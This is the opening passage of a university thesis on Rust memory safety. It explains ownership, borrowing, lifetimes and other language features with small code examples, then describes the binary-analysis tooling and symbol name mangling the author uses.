Exploration Of Memory Safety In Rust

Andreas Aristides
Department of Computer Science
University of Cyprus

May 29, 2025

Abstract

This thesis aims to investigate and present the mechanisms that allow for a high level of memory safety in Rust programs. This includes a high level overview of the various programming paradigms the language offers such as ownership and borrowing, as well as a more in-depth analysis of the disassembled binaries the rustc compiler produces.

To do this low level analysis we will be using tools such as objdump and GDB. We will focus mainly on how they prevent various common bugs found in other low level languages like C or C++. This includes spatial memory safety bugs such as integer overflows, buffer overflows, type confusion and temporal memory safety bugs like dangling pointers and use after free.

We will use simple binary patching/modification using radare2 to insert these bugs back into our compiled executable, as a way to show how easy it is to tamper with these memory safety guarantees post compilation if we have access to the compiled binary.

Finally, we provide a static disassembler and analysis tool for the terminal, using python and its capstone bindings that will allow us to better analyze executables where the source code is not available.

Acknowledgements

I would like to express my gratitude to my supervisor Dr. Elias Athanasopoulos, for giving me the opportunity to work on this project, as well as, providing me with direction and ideas throughout. Furthermore, I would like to thank Dr. Haris Volos for providing valuable comments that helped improve and revise this work. This project has proved instrumental in enhancing my understanding of reverse engineering, which will surely prove extremely useful in the future.

Contents

1 Introduction

All programming languages have faced challenges in preventing a variety of issues regarding memory management and safety. This has resulted in a multitude of bugs and vulnerabilities, that have been exploited by malicious actors, often leading to catastrophic consequences. In order to prevent these issues, different groups of languages have followed certain approaches. In general we notice that there is a trade off between performance and memory safety.

The first group is lower level systems programming languages, like C/C++ where all responsibility for ensuring correct memory management and safety falls on the programmer with certain compiler and OS level features adding additional safeties to common issues and bugs (stack canaries, address space layout randomization - ASLR, data execution prevention - DEP, etc). This allows the programmer to have full control over the program, allowing for more fine-tuned optimizations and better overall performance but at the same time can introduce a large degree of human error, often causing a variety of bugs and vulnerabilities.

Another group is languages that run using a heavy runtime environment such as Java, C# and others that have garbage collectors and other memory management features like Python and JavaScript. These often perform constant checks for these types of memory safety violations and automatically handle garbage collection during runtime, albeit at a significant performance cost, making them inadequate for use cases where both performance and memory safety are priorities.

The third group we can identify and will be focusing on, is one which contains languages that through a strict syntax and compiler level checks can guide the programmer from completely avoiding such issues. This ensures that with minimal overhead at runtime most of the common memory safety bugs can be prevented, allowing a high degree of performance and memory safety.

In this thesis we will be exploring the various security features of one of the languages belonging to the latter group, Rust. These features are either a result of the strict syntax enforced by the Rust compiler or by LLVM extending all the way to the assembly level. This paper aims to provide a solid basis for understanding, analyzing, reverse engineering, patching and debugging Rust binaries. Such skills are especially valuable in scenarios where source code is unavailable, yet it is necessary to determine the presence of bugs without being able to rely on code signatures.

2 Important Rust Concepts

In order to understand the lower level details let's first go through the various concepts and features that Rust as a programming language follows. Some of these features are used to provide enhanced memory safety at runtime and some are concepts applied at compile time.

2.1 Immutability As Default Behavior

Rust by default will treat all variables as immutable. This means that once assigned they cannot be modified, unless you explicitly allow them to be modifiable. This makes the programmer more mindful of when a variable should be mutable or not and allows for more aggressive optimization.

Listing 1: Immutability

```
fn main() {
        let x = 5;
        println!("x = {x}");
        x = 6;
        println!("x = {x}");
}
//this will not even compile
//it will instead throw error[E0384]: cannot assign twice to immutable variable ‘
    x‘
```

To create mutable variables you must use the mut keyword during variable declaration.

Listing 2: Mutable variable

```
fn main() {
        let mut x = 5;
        println!("x = {x}");
        x = 6;
        println!("x = {x}");
}
```

Rust also has constants which are slightly different as they must always have a type annotation and must be initialized during their declaration and be known at compile time.

Listing 3: Constants

```
const HI: u32 = 1234;
```

2.2 Ownership

To prevent the use of a garbage collector, Rust ensures safe memory access using a compiler level feature called ownership. By defining a strict set of rules that are enforced at compile time, the programmer does not have to worry about manually allocating or deallocating memory. Furthermore there is no performance overhead which is usually associated with having a garbage collector which periodically frees unused memory or does so in an unpredictable and often inefficient manner.

Ownership rules

1. Each value in Rust has an owner.
2. There can only be one owner at a time.
3. When the owner goes out of scope, the value will be dropped.

To ensure this, scalar primitive types will always be copied, creating a new owner and value. For example when passing a value into a function.

Rust Primitive Types

Type Category	Possible types	Info
Signed integers	i8, i16, i32, i64, i128, isize (pointer size)	-
Unsigned integers	u8, u16, u32, u64, u128, usize (pointer size)	-
Floating point	f32, f64	-
Character	char	Unicode scalar values (4 bytes each)
Boolean	bool	True or false (1 byte)
Unit type	()	Only possible value is an empty tuple: ()

This is also the case for non scalar statically allocated types such as arrays, tuples or structs, which contain only the previously types. In the following code when

the array is passed as an argument, it is simply copied while the original array is not invalidated and can still be used. If this was C for example you would just be passing a reference to the original array not a copy.

Listing 4: Array copying

```
fn main() {
        let arr: [u8; 4] = [0xef, 0xbe, 0xad, 0xde];
        let result = reverse_array(arr);
        println!("Original array: {:?}", arr);
        println!("Result array: {:?}", result)
}
#[inline(never)] // will explain this in a later section
fn reverse_array(mut arr: [u8; 4]) -> [u8; 4] {
        arr.reverse();
        arr
}
```


In the above example we pass a mutable copy, however in the case where a copy is immutable, the compiler might optimize things and just pass a reference instead. This can happen even with the lowest level of optimization. Furthermore, in the above example we are passing a very small array that can fit into a register and that can be easily passed from one function to another. However, when we expand the array size, let's say to 64 bytes, we will notice the use of memcpy function from glibc to perform the copy. This function takes 3 integer values, usually rsi for the source address, rdi for the destination address and rdx for the size of the buffer and copies from one buffer to the other.

In all the above cases we can see how all values with known size at compile time are copied to ensure that there can only be one owner at a time of each data and that the values are always in scope.


However, in the case of dynamically allocated objects, which do not have a known size at compile time and are allocated on the heap different rules apply.

Let's take for example a Vec (vector) object which is represented by 3 values on the stack (static) and a variable length buffer on the heap.

In the below example we have a vector v1 which has a pointer to the underlying data on the heap, as well as metadata in the form of length and capacity, which represent the currently used size and maximum size allocated to the buffer.



In this case while we can simply copy the values of the stack, allocating new space on the heap would be extremely expensive and inefficient. Moreover, a myriad of bugs can occur if we had two pointers to the same heap data, so we cannot copy the heap pointer either. In the following example we can see how a second reference would be created to the same data without copying the heap buffer. Nevertheless this wouldn't be valid in Rust as it would violate the ownership rule stating that each value has only one owner.




The following code will not compile due to the ownership rules, as we cannot have both v1 and v2 referencing the same value.

Listing 5: Reference invalidation

```
let v1 = vec![1, 2, 3, 4, 5];
let v2 = v1; //move
println!("Vector 1 {:?}", v1);
println!("Vector 2 {:?}", v2);
```

This is simply done by invalidating the original v1 reference after we assign v2 = v1, meaning it cannot be used further unless we reassign a value to v1. What is invalidated is essentially the pointer stored in v1. The assignment of v2 = v1 is called as a move in Rust terminology, as it not only performs a shallow copy of the data structure but invalidates the original value.


Below we illustrate how moving works:



In addition, reassigning a dynamic object will immediately free up the memory used by the previous object to prevent any memory leaks.

Listing 6: Reassignment

```
let mut v1 = vec![1, 2, 3, 4, 5];
v1 = vec![30, 24, 38, 20, 51];//original v1 goes out of scope
```




Memory cleanup happens every time a variable goes out of scope or is reassigned. Freeing memory is done through the allocator's drop function, which you can think of as equivalent to the free function in C. This function is called automatically for all types which either implement the Drop trait or have parts of it that do.

In case we needed to create a full/deep copy of the vector, the Vec struct implements a method called clone which does exactly that. For example:

Listing 7: Clone

```
let v1 = vec![1, 2, 3, 4, 5];
let v2 = v1.clone();
println!("{:?}", v1);
println!("{:?}", v2);
```

If we inspected the memory through gdb we would see this layout:



The behavior of copying statically allocated values or moving and dropping dynamic ones also applies when passing such values as function parameters. This means that when we pass a dynamically sized value to a function the original value is invalidated and ownership of that value is transferred to the function and needs to be returned to the caller function if we wish to use it again. This also means that a value local to a function must be returned or will be automatically dropped.

2.3 Borrowing

Now knowing the rules of ownership, let's say we wanted a function that calculates the difference between the capacity and the length of a Vec. For example:

Listing 8: Function with move

```
fn main() {
        let v: Vec<u64> = vec![1,2,3,4,5];
        let (remaining, v) = calculate_available_space(v);
        println!("{:?}", v);
        println!("{}", remaining);
}

fn calculate_available_space(v: Vec<u64>) -> (usize, Vec<u64>){
        return (v.capacity() - v.len(), v)
}
```

As you can see above we have to move the value, essentially invalidating v in main and then we have to pass it back when returning from the function. This is quite problematic as it complicates such a simple operation and also performs unnecessary moving.

To solve this issue we can provide a reference to the vector instead of moving it into function scope. This essentially means we pass a pointer which points back to the original value without invalidating it or taking ownership. This reference is guaranteed at compile time to be pointing at a value.

Listing 9: Function with reference

```
fn main() {
        let v: Vec<u64> = vec![1,2,3,4,5];
        let remaining = calculate_available_space(&v); //prefix object to
            reference with &
        println!("{:?}", v);
        println!("{}", remaining);
}

fn calculate_available_space(v: &Vec<u64>) -> usize{
        return v.capacity() - v.len()
}// only reference goes out of scope here, original vector is not dropped
```

This action of creating a reference to an object is called borrowing. Borrowed values cannot be modified. Attempting to modify a borrowed value using a normal reference results in compile time errors. Example:

Listing 10: Borrowed value modification

```
fn main() {
        let v: Vec<u64> = vec![1,2,3,4,5];
        push_values(&v);
        println!("{:?}", v);
}

fn push_values(v: &Vec<u64>){
        v.push(6); //‘v‘ is a ‘&‘ reference, so the data it refers to cannot be
            borrowed as mutable
        v.push(7);
}
```

References function the same as other variables, meaning they are immutable by default and in addition the values they refer to cannot be modified. To change this we can alter the above code in the following way:

Listing 11: Mutable references

```
fn main() {
        //the original vale must be mutable to create a mutable reference
        let mut v: Vec<u64> = vec![1,2,3,4,5];
        push_values(&mut v); //creating a mutable reference
        println!("{:?}", v);
}

fn push_values(v: &mut Vec<u64>){
        v.push(6);//automatic dereferencing
    (*v).push(7);//manual dereferencing
}
```

You will notice that we have to define the vector as mutable if we need to create a mutable reference for it. Moreover, we define a mutable reference to something using the combination of the ampersand operator and the mut keyword (&mut).

Something to note is that despite v inside push_values being a reference and not the actual Vec object we can still call the methods defined for Vec on it. We can also use a C style syntax to manually dereference the mutable reference using the dereference (*) operator but that is discouraged.

Another relevant point to mention is that we can only have one mutable reference to a value at a time. For example this code will not compile:

Listing 12: Double mutable references

```
fn main() {
       let mut v: Vec<u64> = vec![1,2,3,4,5];
       let ref1 = &mut v;
       let ref2 = &mut v;
       println!("{:?}", ref1);
       println!("{:?}", ref2);
}//error[E0499]: cannot borrow ‘v‘ as mutable more than once at a time
```

In addition to the above restriction, Rust also prevents the concurrent existence of one mutable reference and immutable references. The following will not compile:

Listing 13: Concurrent mutable anb immutable reference

```
fn main() {
       let mut v: Vec<u64> = vec![1,2,3,4,5];
       let ref1 = & v;
       let ref2 = &mut v;
       println!("{:?}", ref1);
       println!("{:?}", ref2);
}// error[E0502]: cannot borrow ‘v‘ as mutable because it is also borrowed as
    immutable
```

One big difference between a borrowed value and ownership, is that the reference only lives until the last time it is used. For example, we can still perform the above operation if we just reorder a few lines of code.

Listing 14: Correct ordering of references

```
fn main() {
       let mut v: Vec<u64> = vec![1,2,3,4,5];
       let ref1 = & v;
       let ref2 = & v; //second immutable reference - valid
       println!("{:?} {:?}", ref1, ref2);//ref1 and ref2 only live up until here
       let ref3 = &mut v;
       println!("{:?}", ref3);//ref3 lives up until here
}
```

Borrowing Rules

1. You can only have one mutable reference or multiple immutable references concurrently.

2. References must always point to a valid value.

In addition to normal references, Rust provides a way to reference a contiguous part of memory in a collection (array, Vec etc). This gives more flexibility to the programmer when we want to either have a read only view of a specific part of the collection or a mutable reference to it.

Listing 15: Slices

```
let mut v = vec![0, 1, 2, 3, 4, 5];
let slice = &v[2..4]; //immutable slice
println!("Slice: {:?}", slice);
let slice = &mut v[0..5]; //mutable slice
slice[0] = 10;
println!("Mutable slice: {:?}", slice);
```

2.4 Structs and Methods

There are many cases where we want to group related data fields under one variable, one way to do this is to define a tuple. However, to have a reproducible data structure we can define our own custom types using the struct keyword.

For example if we wanted to define the position of a point in 3D space we can create a struct for that:

Listing 16: Struct definition

```
struct Position {
        x: f64,
        y: f64,
        z: f64
}
fn main (){
        let pos1 = Position{x: 1.0, y: 2.0, z: 3.0};
        println!("{}, {}, {}", pos1.x, pos1.y, pos1.z);
}
```

This not only allows us to group related data but define useful functionality for the type by defining methods. Methods are just functions that are implemented for a specific type and have a reference to that type as its first parameter. This happens with the self keyword and the reference/borrow operator (&).

For example using the Position struct from before we can define method implementations as such:

Listing 17: Method definition

```
impl Position {
	// calculate the distance between 2 positions
	fn distance(&self, other: &Position) -> f64 {
		((self.x - other.x).powi(2) +
		(self.y - other.y).powi(2) +
		(self.z - other.z).powi(2)).sqrt()
	}
}
fn main (){
	let pos1 = Position{x: 1.0, y: 2.0, z: 3.0};
	let pos2 = Position{x: 1.0, y: 2.0, z: 5.0};
	println!("{}", pos1.distance(&pos2));
}
```

2.5 Traits

As we have seen before we can define custom types using the struct keyword and have them implement methods specific to that type. However, what if we wanted to have shared behavior between multiple different types. In most languages we would use the concept of inheritance to achieve that.

Rust does this a bit differently, instead of allowing types to inherit from a parent type it allows types to implement specific traits. For example a type can implement traits to define the behavior of arithmetic operators ($+$, $-$, $*$, $/$, $\%$). You can also implement traits for formatting your output using Display and Debug traits. We also have traits for defining comparison and sort order.

Moreover, traits such as Copy determine if a type is to be moved or copied and traits such as Drop (defines behavior when a type goes out of scope) or Deref (defines if a type can be dereferenced). In addition the implicit Sized trait defines if a type has a constant size known at compile time.

Other than these built-in traits we can also define our own traits to share behavior across types. For example:

Listing 18: Custom Trait Definition

```
trait Animal {
	fn speak(&self);
}
struct Dog;
impl Animal for Dog {
	fn speak(&self) {
		println!("Woof!");
	}
```

```
}
struct Cat;
impl Animal for Cat {
	fn speak(&self) {
		println!("Meow!");
	}
}
```

Here we define a trait Animal and every type that implements this trait must define `speak()`.

2.6 Generics

Rust provides a concept called generics, which allows parameterizing types in structs, enums, and functions. This enables defining a single, flexible implementation that can operate on multiple types. Additionally, generic type parameters can be restricted to types that implement specific traits, this is known as a trait bound.

Listing 19: Defining a generic struct

```
struct Point<T> {
	x: T,
	y: T,
	z: T,
}
```

2.7 Lifetimes

As we know each value in Rust has a scope, in Rust terms this is called a lifetime. Let's say we define a function that returns a borrowed reference, in order to ensure that there are no dangling references or memory leaks in our program, the compiler needs to know how long that reference can live for.

Let's take the following example, we have a struct which represents a Cube. We want a function that takes 2 borrowed references and returns the biggest one by using their volume.

Listing 20: Returning Borrowed Reference

```
fn biggest(a: &Cube, b: &Cube)->&Cube{
	let volume_a = a.height * a.width * a.depth;
	let volume_b = b.height * b.width * b.depth;
	if volume_a > volume_b {
		return a;
```

```
        } else {
                return b;
        }
}
```

If you are unfamiliar with Rust, this seems fine. However, when attempting to compile this we get an error: "`this function's return type contains a borrowed value, but the signature does not say whether it is borrowed from ‘a‘ or ‘b‘`". Why does this happen?

If you consider the borrowing rules described previously, this becomes more clear. The borrow checker keeps track of all references to a value and their scopes, so it can determine when that value can be dropped. Because our function can return two separate references it cannot know which one is returned and so it cannot guess how long that reference will live to know when to drop the value.

To solve this issue Rust uses the concept of lifetimes. By specifying the scope of our two references as relative to the returned reference scope it can correctly validate which references a value has and drop that value when all references and its owner goes out of scope. To do this Rust has a special symbol called the lifetime specifier ' which is followed by a lifetime name. Let's use it to fix our above function:

Listing 21: Lifetime Specifiers

```
fn biggest<'l>(a: &'l Cube , b: &'l Cube)->&'l Cube{ ... }
```

This codes compiles and now the borrow checker knows that the returned reference will live as long as the passed parameters. Because **a** and **b** use the same lifetime specifier, it also restricts returned reference to the shortest lifetime of the two. To demonstrate:

Listing 22: Shortest Lifetime

```
let a: Cube = Cube::new(1,1,1);
let biggest: &Cube;
{
        let b: Cube = Cube::new(2,2,2);
        biggest = Cube::biggest(&a, &b);
        println!("{:?}", biggest); //valid
}
================================================
let a: Cube = Cube::new(1,1,1);
let biggest: &Cube;
{
        let b: Cube = Cube::new(2,2,2);
```

```
        biggest = Cube::biggest(&a, &b);
}
println!("{:?}", biggest); //invalid
```

As you can see the second example is invalid, because **b** does not live as long as **a**. This helps avoid the case where **b** is returned but is out of scope, which would lead to a dangling pointer and potentially a use after free.

2.8 Panicking

When we have an error that our program cannot recover from safely, Rust performs what is called a panic. This can be thought as an exception in other languages. In simple terms, Rust will call a function that will display a message and then perform certain actions depending on how the binary is compiled. Panics can either cause an abort, meaning just exiting the program or they can perform what is called an unwind.

Unwinding means going through the stack and releasing memory before exiting. More often than not, the most optimal way is to just abort and then the operating system will handle memory cleanup. However, as Rust is a systems programming language the second option is very useful for embedded systems or for creating your own operating systems as well. We will see panicking in more detail through our various examples.

2.9 Unsafe Rust

Because of the strict rules Rust has it often prevents valid, memory safe code from being compiled. To circumvent this Rust provides a block level keyword **unsafe** which allows specific operations inside that block which are not allowed in normal Rust.

These operations are:

1. Dereference a raw pointer.
2. Call an unsafe function or method.
3. Access or modify a mutable static variable.
4. Implement an unsafe trait.
5. Access fields of a union.

In this paper we will avoid using unsafe keyword and focus more on compiled Rust code which is considered safe.

3 Methodology

Now that we have a basic understanding of Rust's memory safety features and other constructs, let's go through the tooling and setup that we will be using to analyze our binaries. Furthermore, we will go through some compiler tips to ease our binary analysis.

3.1 Compiler and Setup

We will be using the rustc compiler which at the time of writing I have worked with version 1.81.0, however some of the basic features of Rust are unlikely to change. What will most likely differ in other versions is the underlying optimizations performed by LLVM and some compiler level attributes as described in [1]. All binaries will be compiled on a x86-64 linux machine, in ELF format.

Listing 23: Check your version

```
$ rustc --version --verbose
rustc 1.81.0 (eeb90cda1 2024-09-04)
binary: rustc
commit-hash: eeb90cda1969383f56a2637cbd3037bdf598841c
commit-date: 2024-09-04
host: x86_64-unknown-linux-gnu
release: 1.81.0
LLVM version: 18.1.7
```

3.2 Binary Analysis Tooling

3.2.1 Static Analysis

For static analysis we will be using readelf, objdump, radare2 (needs to be installed) and we will develop a simple recursive disassembler using the Capstone bindings for python [11] and lief [12] to highlight some of our points.

3.2.2 Dynamic Analysis

For dynamic analysis, we will mainly use gdb to add simple software breakpoints and easily monitor the different memory segments. You should also add this line in your .gdbinit config file to disable ASLR inside gdb, making our analysis more consistent between runs.

Listing 24: .gdbinit disable ASLR

```
set disable-randomization on
```

3.3 Compiler Tricks

While analyzing I have noticed that the compiler performs certain optimizations and dead code elimination even on the lowest optimization level. To prevent this there are a few compiler attributes or arguments that you can use to prevent this behavior.

3.3.1 Function Name Mangling

To prevent name conflicts during the linking process, the compiler will encode function names in a unique way, which follows a C++ like name mangling scheme by default (referred to as legacy). However, other types of name mangling are available such as v0 or hashed.

This can be controlled with the following compiler flag:

Listing 25: Example: using v0 name mangling

```
$ rustc -C symbol-mangling-version=v0 test.rs
```

For our analysis name mangling can become an issue, as searching for the functions in static or dynamic analysis tools becomes more difficult. One way to prevent this we can mark certain important functions with the compiler attribute `#[no_mangle]`.

Listing 26: Example: no_mangle attribute

```
fn print_mangled() {
       println!("Hello from print_mangled");
}
#[no_mangle]
fn print_demangled(){
       println!("Hello from demangled");
}
```

Viewing the disassembly:

Listing 27: Example: function names

```
$ rustc name_mangling.rs --emit=obj -o name_mangling.o
$ objdump -d name_mangling.o
0000000000000000 <_ZN13name_mangling13print_mangled17h471bd33cc92611faE>
0000000000000000 <print_demangled>
```

```
0000000000000000 <_ZN13name_mangling4main17h11afaa7b09a718e2E>
0000000000000000 <main>
```

Notice how there are two main functions. One defined in our module name_mangling and the default main called by the Rust runtime.

As such we cannot use `#[no_mangle]` on main as it would conflict with the Rust main.

We can use rustfilt to demangle a name to view how it can be referred to when analysing in programs such as gdb (for example when setting breakpoints).

Listing 28: Demangled names using rustfilt

```
$ rustfilt _ZN13name_mangling4main17h11afaa7b09a718e2E
name_mangling::main
```

We can see that functions are namespaced using the source file name. However, when using the no_mangle attribute, the namespace is removed.

In my experience, using –demangle attribute for nm or objdump is good enough for most cases.

Listing 29: Demangled names using nm

```
$ nm --demangle=rust name_mangling.o | grep -i 'T '
0000000000000000 T main
0000000000000000 T print_demangled
0000000000000000 t name_mangling::print_mangled
0000000000000000 t name_mangling::main
0000000000000000 T std::rt::lang_start
0000000000000000 t std::rt::lang_start::{{closure}}
0000000000000000 t std::sys::backtrace::__rust_begin_short_backtrace
0000000000000000 t core::fmt::Arguments::new_const
